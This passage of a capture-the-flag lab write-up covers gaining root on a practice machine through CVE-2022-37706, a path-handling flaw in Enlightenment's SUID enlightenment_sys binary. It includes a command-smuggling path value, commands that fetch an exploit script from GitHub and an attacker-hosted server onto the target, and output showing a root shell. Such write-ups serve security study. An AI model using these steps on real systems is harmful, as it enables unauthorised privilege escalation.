E: Begin Shutdown Procedure!

```

Upon checking the version, we see that it is 0.23.1. A quick Google search for vulnerabilities affecting this particular version leads us to CVE-2022-37706, which describes a flaw in enlightenment_sys in Enlightenment versions before 0.25.4 .

CVE-2022-37706 Overview:

- **Vulnerability Name: CVE-2022-37706**

- **Affected Software: Enlightenment versions < 0.25.4** (Specifically, a flaw in `enlightenment_sys`)
- **Severity:** Local privilege escalation (LPE)

⚡ The core issue:

The flaw is in `enlightenment_sys` (a binary from Enlightenment desktop environment), which is **SUID** (Set User ID) and owned by **root**.

🧠 SUID:

- When a file is marked **SUID**, it means that it **runs with the privileges of the file owner** — **root** in this case. So, when a user runs that program, they get **root-level access** even if they aren't root.

🚩 The bug:

- The vulnerability is caused by a **path handling flaw** in `enlightenment_sys`. It deals with path that only start with `/dev/..`
 - However, it doesn't stop the attacker from doing this
`/dev/../tmp/;/tmp/exploit`
 - **Why does that matter?:** This mishandling of paths allows **local users to escalate their privileges**.
 - The code does something roughly like:

```
1 // Pseudocode in enlightenment_sys
2 if (strcmp(user_path, "/dev/", 5) != 0) {
3     // if it doesn't start with "/dev/", exit
4     exit(1);
5 }
6
```

- **What this allows:** Any path beginning with `/dev/` is accepted—even `/dev/../tmp/;/tmp/exploit`

🚩 Proof of Concept:

- We come across this proof of concept script, which we proceed to download to our local machine.

```
1 wget https://raw.githubusercontent.com/MaherAzzouzi/CVE-2022-37706-LPEexploit/main/exploit.sh
```

- Now we can host the exploit using the Python HTTP server:

```
1 python3 -m http.server 2000
```

- We download the exploit on the machine using wget :

```
1 larissa@boardlight:/tmp$ wget http://10.10.14.41:2000/exploit.sh
```

- Finally, we can run the exploit and gain root access.

```
larissa@boardlight:/tmp$ bash exploit.sh
CVE-2022-37706
[*] Trying to find the vulnerable SUID file...
[*] This may take few seconds...
[+] vulnerable SUID binary found!
[+] Trying to pop a root shell!
[+] Enjoy the root shell :)
mount: /dev/../tmp/: can't find in /etc/fstab.
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),1000(larissa)
```

Now we can grab the root flag located in `/root/root.txt`.